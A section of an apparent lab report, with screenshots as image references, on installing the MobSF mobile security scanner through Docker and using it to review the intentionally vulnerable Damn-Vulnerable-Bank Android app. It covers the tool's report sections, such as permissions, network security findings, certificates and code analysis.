
10.1 Installing MobSF

To install MobSF we used their Quick Setup guide from GitHub page:

Quick setup

```
docker pull opensecurity/mobile-security-framework-mobsf:latest
docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
```

After executing above commands in the command line and the accessing the localhost:8000 address with browser we were granted with home screen of the MobSF tool.




10.2 Analyzing software using MobSF


To test the software and see what the tool is capable of we chose test application:

- https://github.com/rewanthtammana/Damn-Vulnerable-Bank


We downloaded and uploaded the .apk file into the MobSF. After a moment we were granted with generated report that included information about the app:




As we can see on the above screenshot the security score of the app is 40/100. The MobSF tool allow us to see the decompiled code of the application for more accurate analysis:




Lower on the page we can find information about the signer certificate:




Next option that the tool provides us is Application Permissions which allow us to see permission that application requires to work on a mobile device:



Android API – category where we can find which native system API calls the app is using in this example app is using for example Android Notification, GPS Location, Encoding and Decoding and many more we can see code used for each of the API calls by clicking blue button ”Show Files”:




Browsable activities – in this section we can find external sites which the app is using in our case we can find their website that allow app to check current currency rates:




Network security - contains information about vulnerabilities, which are flagged at one of four levels:

- High
- Warning
- Info
- Secure


In this example, we can see two vulnerabilities flagged as high and one as a warning. We can also find descriptions of the vulnerability, which contain some explanation for why it is flagged as it is.




Certificate Analysis – contains information about certificates used by the tested application:




Manifest analysis - Here is most of the identified and noteworthy information in the report. These details can be used to identify issues and guide us towards discovering even more significant shortcomings related to application security. This is certainly one of the crucial sections that should be paid special attention to.



Code analysis - This section can provide clues that may help uncover additional exploits. It has been identified that the application logs sensitive information. We can also investigate where exactly such information can be found using the provided binary paths. Another issue pertains to the fact that information is being stored in external memory that can be browsed by other applications, potentially leading to leaks of sensitive information.



